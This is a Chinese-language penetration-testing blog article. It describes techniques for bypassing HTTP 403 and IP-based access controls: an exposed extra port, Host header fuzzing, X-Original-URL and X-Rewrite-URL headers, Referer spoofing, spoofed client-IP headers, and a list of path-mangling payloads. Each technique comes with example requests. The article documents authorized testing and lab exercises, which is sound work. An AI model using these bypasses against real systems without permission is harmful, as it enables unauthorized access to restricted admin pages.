记一次403绕过技巧

原创六号刃部 酒仙桥六号部队
2020-12-28原文

这是 **酒仙桥六号部队** 的第 **137** 篇文章。
全文共计3085个字，预计阅读时长9分钟。

背景

记一次接到客户的一个需求，后台管理地址（https://xxx.xxxx.com）仅允许工作区公网出口访问，对于IP的访问限制是否存在缺陷可以绕过，外网进行访问返回403状态码。

实战

姿势一：端口利用

拿到客户给的地址后，首先进行信息收集。端口信息收集，利用nmap进行全端口探测，发现除了80端口之外，还开放了一个web服务的8001端口，我们尝试使用8001端口访问(https://xxx.xxxx.com:8001)，总是充满惊喜。可直接绕过IP限制进行访问。怕是这个运维要挨锤了，立马把这个问题，反馈给客户。

https://iamadmixxx.xxx.xxx:8001/auth/login

```
Nmap scan report for [redacted]
Host is up.

PORT     STATE    SERVICE VERSION
80/tcp   open     http
443/tcp  open     https
8001/tcp open     http-simple-new
```

通过沟通，由于疏忽未下线8001端口，客户貌似认为这个很简单，关闭8001端口，下线业务后，让我们继续尝试后台能否绕过。

姿势二：修改HOST


我们先说下Host在请求头中的作用，在一般情况下，几个网站可能会部署在同一个服务器上，或者几个 web

系统共享一个服务器，通过host头来指定应该由哪个网站或者web系统来处理用户的请求。

而很多WEB应用通过获取HTTP HOST头来获得当前请求访问的位置，但是很多开发人员并未意识到HTTP
HOST头由用户控制，从安全角度来讲，任何用户输入都是认为不安全的。

当服务器获取HOST的方式不当时，我们可以通过修改Host值来进行绕过。首先对该目标域名进行子域名收集，整理好子域名资产（host字段同样支持IP地址）。先Fuzz测试跑一遍收集到的子域名，这里使用的是Burp的Intruder功能。

往往成功也离不开运气，看到一个服务端返回200的状态码。成功找到一个在HOST白名单中的子域名。我们利用firefox插件来修改HOST值，成功绕过访问限制。



另辟蹊径，效果越出彩，而且技巧也远远不止上面提到的一小部分。

在这里我们总结一下403绕过技巧

姿势三：覆盖请求URL

尝试使用X-Original-URL和X-Rewrite-URL标头绕过Web服务器的限制。

介绍：通过支持X-Original-URL和X-Rewrite-URL标头，用户可以使用X-Original-URL或X-Rewrite-URL HTTP请求标头覆盖请求URL中的路径，尝试绕过对更高级别的缓存和Web服务器的限制。

示例：

```
Request

  GET /auth/login HTTP/1.1

  Response

  HTTP/1.1 403 Forbidden
```

Reqeust

```
GET / HTTP/1.1
X-Original-URL: /auth/login
```

Response

```
HTTP/1.1 200 OK
```

or


Reqeust

```
GET / HTTP/1.1
X-Rewrite-URL: /auth/login
```


Response

```
HTTP/1.1 200 OK
```

Burp学院实验室进行演示，首先普通用户访问admin页面会被限制，要使用admin用户登录才行。点击 管理面板（Admin panel）burp抓包查看，服务端返回403，"Access denied"禁止访问。



在Header头中添加X-Original-URL标头，发现已经有权限可以删除Administrator、carlos、wiener帐号的管理员权限。



姿势四：Referer标头绕过

尝试使用Referer标头绕过Web服务器的限制。

介绍：Referer请求头包含了当前请求页面的来源页面的地址，即表示当前页面是通过此来源页面里的链接进入的。服务端一般使用Referer请求头识别访问来源。

示例：

```
Request

GET /auth/login HTTP/1.1

Host: xxx

Response

HTTP/1.1 403 Forbidden
```

Reqeust

```
GET / HTTP/1.1
Host: xxx
ReFerer:https://xxx/auth/login
```

Response

```
HTTP/1.1 200 OK
```

or

Reqeust


```
GET /auth/login HTTP/1.1
Host: xxx
ReFerer:https://xxx/auth/login
```

Response

```
HTTP/1.1 200 OK
```

Burp学院实验室进行演示，使用非管理员凭据登录后，浏览/admin-roles?username=carlos&action=upgrade

服务端返回401未进行认证，无权限访问。



在Header头中添加Referer标头，服务端提示302表示请求成功，使用Referer标头绕过Web服务器的限制。

姿势五：代理IP

一般开发者会通过Nginx代理识别访问端IP限制对接口的访问，尝试使用X-Forwarded-For、X-Forwared-Host等标头绕过Web服务器的限制。

- X-Originating-IP: 127.0.0.1
- X-Remote-IP: 127.0.0.1
- X-Client-IP: 127.0.0.1
- X-Forwarded-For: 127.0.0.1
- X-Forwared-Host: 127.0.0.1
- X-Host: 127.0.0.1
- X-Custom-IP-Authorization: 127.0.0.1

示例

```
Request

GET /auth/login HTTP/1.1

Response

HTTP/1.1 401 Unauthorized
```

```
Reqeust

GET /auth/login HTTP/1.1

X-Custom-IP-Authorization: 127.0.0.1

Response

HTTP/1.1 200 OK
```

姿势六：扩展名绕过

基于扩展名，用于绕过403受限制的目录。

```
site.com/admin => 403

site.com/admin/ => 200

site.com/admin// => 200

site.com//admin// => 200

site.com/admin/* => 200

site.com/admin/*/ => 200

site.com/admin/. => 200

site.com/admin/./ => 200

site.com/./admin/./ => 200

site.com/admin/./. => 200

site.com/admin/./. => 200

site.com/admin? => 200

site.com/admin?? => 200

site.com/admin??? => 200

site.com/admin..;/ => 200
```

```
site.com/admin/..;/ => 200

site.com/%2f/admin => 200

site.com/%2e/admin => 200

site.com/admin%20/ => 200

site.com/admin%09/ => 200

site.com/%20admin%20/ => 200
```

总结

出于某些原因，限制我们访问某页面或资源，我们可以使用如上方法进行绕过。已经有人写好(burp插件)[https://github.com/sting8k/BurpSuite_403Bypasser]，自动扫描每个403请求，有更多的方法和技巧欢迎交流学习。

参考

https://twitter.com/jae_hak99/status/1292043668375744514

https://twitter.com/lobuhisec/status/1329705441883017218

https://twitter.com/iam_j0ker/status/1303658167205728256

精选留言

用户设置不下载评论